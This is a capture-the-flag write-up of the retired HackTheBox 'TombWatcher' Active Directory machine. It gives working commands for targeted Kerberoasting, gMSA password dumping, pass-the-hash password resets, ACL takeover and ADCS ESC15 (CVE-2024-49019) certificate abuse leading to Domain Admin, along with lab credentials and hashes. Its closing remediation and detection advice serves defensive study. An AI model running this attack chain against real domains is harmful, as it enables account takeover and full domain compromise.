HackTheBox: TombWatcher - Medium Windows
TombWatcher is a medium Windows machine that strings together a long chain of Active Directory ACL abuses. Starting from a single set of credentials, we targeted-Kerberoast our way to the next user, add ourselves to a group to read a gMSA password, force-change passwords down the chain, recover a deleted certificate admin out of the AD Recycle Bin, and finish by abusing ADCS ESC15 (CVE-2024-49019) to forge a certificate for Administrator.

Overview
| Platform | HackTheBox |
| Difficulty | Medium |
| OS | Windows |
| Key techniques | Targeted Kerberoasting, gMSA Abuse, ACL Chaining, AD Recycle Bin, ADCS ESC15 |
TombWatcher is a pure Active Directory box. There’s no web app to pop, no service exploit, just a long chain of misconfigured object permissions where each user you compromise hands you control over the next. It’s a great tour of how ACL abuses stack into a full domain compromise.
This post covers a retired box. Spoilers ahead.
Recon
Port scan
1
nmap -A -Pn -p- 10.10.11.72 -oA nmap_output/tombwatcher.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
The usual domain controller fingerprint: DNS, Kerberos, LDAP, SMB, WinRM, and the AD Web Services port (9389). DC01.tombwatcher.htb is the host. This box is an assumed-breach scenario, so we start with a known set of credentials:
1
henry/H3nry_987TGV!
BloodHound
With a foothold account in hand, the first move on any AD box is to map the terrain. I collected with NetExec’s built-in ingestor:
1
nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --bloodhound -c All --dns-server 10.10.11.72
Loading that into BloodHound lays out the entire path in one graph:

Reading the edges, the chain is:
henry → alfred → (Infrastructure group) → ansible_dev$ → sam → john → cert_admin → Administrator
Initial Access
henry → alfred (WriteSPN)
henry holds WriteSPN over alfred. That lets us write a Service Principal Name onto the account, which makes it Kerberoastable:
1
./targetedKerberoast.py -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!'

That outputs an alfred TGS hash, which is crackable against rockyou:
1
hashcat -m 13100 alfred.hash /usr/share/wordlists/rockyou.txt
1
alfred/basketball
Privilege Escalation
alfred → ansible_dev$ (AddSelf + ReadGMSAPassword)
BloodHound shows alfred has AddSelf on the Infrastructure group, and that group has ReadGMSAPassword over the ansible_dev$ group-managed service account. So we add alfred to the group first. A quick LDIF does it:
1
2
3
4
dn: CN=Infrastructure,CN=Users,DC=tombwatcher,DC=htb
changetype: modify
add: member
member: CN=Alfred,CN=Users,DC=tombwatcher,DC=htb
1
2
3
ldapmodify -x -H ldap://10.10.11.72 \
  -D "TOMBWATCHER\\alfred" -w 'basketball' \
  -f add_alfred.ldif
Now that alfred is in Infrastructure, we can read the gMSA’s managed password:
1
python3 gMSADumper.py -u alfred -p 'basketball' -d tombwatcher.htb -l 10.10.11.72

gMSAs are meant to be safer than regular service accounts because their passwords are machine-managed and rotated automatically. That only holds if the set of principals allowed to read the managed password is tightly controlled, here a chain of two ACLs blew that wide open.
ansible_dev$ → sam → john (ForceChangePassword + WriteOwner)
ansible_dev$ has ForceChangePassword on sam, so we use the machine account’s NT hash to reset sam’s password over RPC (pass-the-hash):
1
2
3
pth-net rpc password sam 'Summer2024!' \
  -U "TOMBWATCHER/ansible_dev\$%ffffffffffffffffffffffffffffffff:1c37d00093dc2a5f25176bf2d474afdc" \
  -S 10.10.11.72
sam in turn has WriteOwner on john. take ownership, write ourselves a full-control ACE, then reset the password:
1
2
3
4
5
6
7
8
9
10
11
# become the owner of john
impacket-owneredit -action write -new-owner sam -target john \
  -dc-ip 10.10.11.72 'TOMBWATCHER/sam:Summer2024!'

# grant sam FullControl over john
dacledit.py -action write -rights FullControl -principal sam -target john \
  -dc-ip 10.10.11.72 'TOMBWATCHER/sam:Summer2024!'

# reset john's password
net rpc password john 'Fall2024!' \
  -U TOMBWATCHER\\sam%'Summer2024!' -S 10.10.11.72

That gets us john:Fall2024!, and john can log in over WinRM to grab the user flag:
john → cert_admin (AD Recycle Bin)
This is where the box gets interesting and where I spent the most time. john has control over the ADCS OU, but the account that actually matters, cert_admin, doesn’t exist anymore. It had been deleted and was sitting in the AD Recycle Bin. Enumerating deleted objects from john’s shell reveals it:
1
2
3
4
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects
...
Name              : cert_admin
DistinguishedName : CN=cert_admin\0ADEL:938182c3-...,CN=Deleted Objects,DC=tombwatcher,DC=htb
Since we have the rights, we restore the object, re-enable it, and reset its password to something we know:
1
2
3
Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Enable-ADAccount -Identity cert_admin
Set-ADAccountPassword -Identity cert_admin -Reset -NewPassword (ConvertTo-SecureString "Winter2024!" -AsPlainText -Force)
Deleting an AD object doesn’t destroy it, it tombstones it with most attributes intact. If you hold restore rights, a “deleted” privileged account is just a password reset away from being alive again.
Root / Flags
cert_admin → Administrator (ADCS ESC15 / CVE-2024-49019)
cert_admin was the point of the whole chain, it can enroll in a vulnerable certificate template. Running Certipy confirms ESC15:
1
certipy find -u cert_admin -p 'Winter2024!' -dc-ip 10.10.11.72 -vulnerable
1
2
3
4
Template Name : WebServer
  [!] Vulnerabilities:
    ESC15 : Enrollee supplies subject and schema version is 1.
    [*] See CVE-2024-49019 for more details.
ESC15 abuses a Schema Version 1 template that lets the enrollee supply their own subject. By requesting the WebServer template but injecting a Client Authentication application policy and a UPN of administrator, we get a certificate we can actually authenticate with as the domain admin:
1
2
3
4
certipy req -ca tombwatcher-CA-1 -target-ip 10.10.11.72 \
  -u '[email protected]' -p 'Winter2024!' \
  -template "WebServer" -upn "[email protected]" \
  -application-policies 'Client Authentication'
With administrator.pfx in hand, we authenticate and drop into an LDAP shell, then simply reset the Administrator password:
1
certipy auth -pfx administrator.pfx -domain tombwatcher.htb -dc-ip 10.10.11.72 -ldap-shell
1
# change_password administrator Hello123!
Administrator owned. Box rooted.
Lessons Learned
- ACL chains are the whole game in modern AD. No single permission here was game over, but WriteSPN → AddSelf → ReadGMSAPassword → ForceChangePassword → WriteOwner → restore rights → template enrollment linked a basic user all the way to Domain Admin.
- The Recycle Bin is an attack surface. Deleted privileged accounts aren’t gone. If you can restore and reset them, they’re a live foothold hiding in plain sight.
- Unpatched ADCS is a shortcut to the top. ESC15 (CVE-2024-49019) turns “can enroll in a template” into “can authenticate as anyone,” including Administrator.
Remediation
How a defender would fix this:
- Audit object ACLs with BloodHound and strip dangerous edges (WriteSPN, WriteOwner, ForceChangePassword, AddSelf) from unprivileged principals. Tightly scope who can read gMSA passwords.
- Patch ADCS (KB for CVE-2024-49019) and remove Schema Version 1 templates that allow enrollee-supplied subjects with authentication EKUs.
- Restrict who can restore deleted objects, and alert when tombstoned privileged accounts are brought back.
How a defender would detect this:
- Event ID 4769 for TGS requests tied to freshly written SPNs (targeted Kerberoasting), and 4738/5136 for the cascade of password resets and ACL changes.
- Certificate enrollment (Event ID 4886/4887) where the requested SAN/UPN doesn’t match the requester, the signature of ESC abuse.
- Restoration of objects from the Recycle Bin on privileged accounts.